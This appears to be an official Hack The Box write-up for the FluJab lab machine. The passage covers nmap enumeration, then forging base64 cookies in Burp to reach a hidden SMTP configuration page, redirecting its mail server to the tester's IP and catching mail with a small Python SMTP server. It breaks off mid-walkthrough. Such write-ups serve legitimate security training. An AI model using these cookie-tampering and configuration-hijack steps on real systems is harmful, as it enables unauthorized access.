Hack The Box
PEN-TESTING LABS

FluJab

24th May 2019 / Document No D19.100.23

Prepared By: MinatoTW

Machine Author: 3mrgnc3

Difficulty: Hard

Classification: Official

SYNOPSIS

FluJab is a hard difficulty Linux box with lot of components and needs a fair amount of enumeration. After gaining a list of vhosts from the certificate one is found to be useful. Cookie tampering allows an unauthorized user to gain access to SMTP configuration which can be changed in order to receive mails. A parameter is found to be Union SQL injectable result of which can be seen in the Emails. Another vhost and a set of credentials is gained from the database which leads to Ajenti management console. The console is found to be misconfigured allowing overwriting and reading files, from which SSH access can be gained. Privileges can be escalated through a screens suid which is found to be vulnerable.

Skills Required

- Enumeration
- Scripting

Skills Learned

- Cookie Tampering
- Union SQL injection
- Openssl PRNG exploit

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.124 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.124
```

```
$ nmap -sC -sV -p$ports 10.10.10.124
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-19 07:29 IST
Nmap scan report for 10.10.10.124
Host is up (0.43s latency).

PORT   STATE SERVICE  VERSION
22/tcp   open  ssh?
80/tcp   open  http     nginx
|_http-server-header: ClownWare Proxy
|_http-title: Did not follow redirect to https://10.10.10.124/
443/tcp  open  ssl/http nginx
|_http-server-header: ClownWare Proxy
|_http-title: Direct IP access not allowed | ClownWare
| ssl-cert: Subject: commonName=ClownWare.htb/organizationName=ClownWare
Ltd/stateOrProvinceName=LON/countryName=UK
| Subject Alternative Name: DNS:clownware.htb, DNS:sni147831.clownware.htb,
DNS:*.clownware.htb, DNS:proxy.clownware.htb, DNS:console.flujab.htb,
DNS:sys.flujab.htb, DNS:smtp.flujab.htb, DNS:vaccine4flu.htb,
DNS:bestmedsupply.htb, DNS:custoomercare.megabank.htb, DNS:flowerzrus.htb,
DNS:chocolateriver.htb, DNS:meetspinz.htb, DNS:rubberlove.htb,
DNS:freeflujab.htb, DNS:flujab.htb
```


```
| Not valid before: 2018-11-28T14:57:03
|_Not valid after:  2023-11-27T14:57:03
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
8080/tcp open  ssl/http nginx
|_http-server-header: ClownWare Proxy
|_http-title: Direct IP access not allowed | ClownWare
| ssl-cert: Subject: commonName=ClownWare.htb/organizationName=ClownWare
Ltd/stateOrProvinceName=LON/countryName=UK
| Subject Alternative Name: DNS:clownware.htb, DNS:sni147831.clownware.htb,
DNS:*.clownware.htb, DNS:proxy.clownware.htb, DNS:console.flujab.htb,
DNS:sys.flujab.htb, DNS:smtp.flujab.htb, DNS:vaccine4flu.htb,
DNS:bestmedsupply.htb, DNS:custoomercare.megabank.htb, DNS:flowerzrus.htb,
DNS:chocolateriver.htb, DNS:meetspinz.htb, DNS:rubberlove.htb,
DNS:freeflujab.htb, DNS:flujab.htb

| Not valid before: 2018-11-28T14:57:03
|_Not valid after:  2023-11-27T14:57:03
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 191.50 seconds
```

We see SSH open along with nginx on port 80 which redirects to HTTPS. There are two HTTPS ports 443 and 8080. Nmap found some vhosts for us which are clownware.htb, sni147831.clownware.htb, *.clownware.htb, proxy.clownware.htb, console.flujab.htb, sys.flujab.htb, smtp.flujab.htb, vaccine4flu.htb, bestmedsupply.htb, custoomercare.megabank.htb, flowerzrus.htb, chocolateriver.htb, meetspinz.htb, rubberlove.htb, freeflujab.htb, flujab.htb.

Add these to the hosts file.

HTTP AND HTTPS

Going to port 80 immediately redirects us to HTTPS. Directly accessing HTTPS through the IP threw an error as it wasn't allowed. The server seems to be protected by some kind of WAF.



Error 1003 Ray ID: 47b1012dfcc45820 • 2019-05-19 03:08:27 BST
Direct IP access not allowed

What happened?

You've requested an IP address that is part of the ClownWare network. A valid Host header must be supplied to reach the desired website.

What can I do?


If you are interested in learning more about ClownWare, please visit our website.

ClownWare Ray ID: 83417ed3371f4245 • Your IP: 10.10.16.32 • Performance & security by ClownWare

Lets enumerate the list of vhosts we obtained earlier.

Most of the vhosts are either videos, gifs or given the not allowed error except for smtp.flujab.htb and freeflujab.htb.


Looking at smtp.flujab.htb we notice a login panel and in the HTML source we find a comment saying that functionality is deprecated.




```
    <!-- Logo -->
        <div id="logo">
            <h1><a href="/?login">SMTP Mail Configuration</a></h1>
        </br>
            <!-- NOW DEPRICATED! This function has been integrated into the new free service application!-->
        </div>
  </section>
ts -->
c="assets/js/jquery.min.js"></script>
```

So this might be something to look for in the other vhosts.

On freeflujab.htb we come across a page with many options and information.




The patients tab consists of four other options.



We find some forms on navigating to Register and Booking but clicking on Cancelation or Booking throws a NOT_REGISTERED error. We also know about the /?login feature from earlier. Trying to view that page redirects us to logout.


Let's investigate this using Burp.

Navigating to /?login we see that the pages responds with a cookie in it's header with the name Modus for the path /?smtp_config. The value is base64 encoded, decoding which results in Configure=NULL.




```
GET /?logout HTTP/1.1
Host: freeflujab.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: Patient=8ce2ed7053c85a035107d6d47f75f1d4;
Registered=OGNlMmVkNzA1M2M4NWEwMzUxMDdkNmQ0N2Y3NWYxZDQ9TnVsbA%3D%
3D
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Sun, 19 May 2019 02:45:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: Modus=Q29uZmlndXJlPU51bGw%3D; expires=Sun,
19-May-2019 03:45:02 GMT; Max-Age=3600; path=/?smtp_config
Server: ClownWare Proxy
Content-Length: 8728

<!DOCTYPE HTML>
<html>
    <head>
        <title>Vaccinations</title>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width,
```



```
root@Ubuntu:~/Documents/HTB/Flujab# echo -n  Q29uZmlndXJlPU51bGw= | base64 -d
Configure=Nullroot@Ubuntu:~/Document
```


Let's change it to Configure=True and send the request to /?smtp_config with the cookie Modus.



```
GET /?smtp_config HTTP/1.1
Host: freeflujab.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: Modus=Configure=True
Upgrade-Insecure-Requests: 1
```

Encode And forward the request.

If successful we'll be able to see the configuration page.




Patient Emailer Configuration Settings
Current Setting = SMTP: :25

smtp.flujab.htb

WARNING: Only whitelisted sysadmins are authorized to access this page!
If you are not supposed to change these settings then don't! whitelist will be auto-updated.

Add the following rule in burp so that it sets the right cookie for us because the server resets it each time.




Edit match/replace rule

Specify the details of the match/replace rule.


Type: Request param value
Match: Q29uZmlndXJlPU51bGw%3D
Replace: Q29uZmlndXJlPVRydWU%3d
Comment:
☑ Regex match

Now lets add our IP to the SMTP configuration. Directly adding it on the webpage is restricted by JavaScript but we can change it from Burp.



```
POST /?smtp_config HTTP/1.1
Host: freeflujab.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://freeflujab.htb/?smtp_config
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
DNT: 1
Connection: close
Cookie: Modus=Q29uZmlndXJlPVRydWU%3d; Patient=8ce2ed7053c85a035107d6d47f75f1d4;
Registered=OGNlMmVkNzA1M2M4NWEwMzUxMDdkNmQ0N2Y3NWYxZDQ9TnVsbA%3D%3D
Upgrade-Insecure-Requests: 1

mailserver=10.10.16.32&port=25&save=Save+Mail+Server+Config
```

Checking the /?whitelist path as instructed by the page we can see that our IP is now listed.



SysAdmin Access Settings
Current Whitelist


allow 10.10.16.32;

After this is done we need to find a way to receive the mails. First we need to create an SMTP server. Here's a simple python code to create an SMTP server.

```
import asyncore
from smtpd import SMTPServer

class EmlServer(SMTPServer):
    no = 0
    def process_message(self, peer, mailfrom, rcpttos, data):
        print data
        self.no += 1


def run():
    foo = EmlServer(('10.10.16.32', 25), None)
    try:
        asyncore.loop()
    except KeyboardInterrupt:
        pass


if __name__ == '__main__':
    run()
```


Now we need to find a page using which we can send ourselves a mail.

Trying to register from /?register we receive this message.




Sorry, patient registration is closed at the time due to oversubscription!

If we try to book an appointment from /?book we receive this message.



Sorry, abc abc is not a registered patient!


Looking at the cookies again we see that there's a "Registered" cookie with the value 8ce2ed7053c85a035107d6d47f75f1d4=Null which is the Patient cookie. Lets change this to true and try going to the /?remind page which throws the NOT_REGISTERED error.




```
GET /?remind HTTP/1.1
Host: freeflujab.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://freeflujab.htb/?ERROR=NOT_REGISTERED
DNT: 1
Connection: close
Cookie: Patient=8ce2ed7053c85a035107d6d47f75f1d4; Registered=8ce2ed7053c85a035107d6d47f75f1d4=True
Upgrade-Insecure-Requests: 1
```

Encode it and forward the request. Add a similar match and replace rule to burp like we did earlier.

After which the /?remind page should be accessible.




Let’s try to send a reminder.




Email Error: You must provide at least one recipient email address.

It needs an email address, lets add an email parameter via Burp.



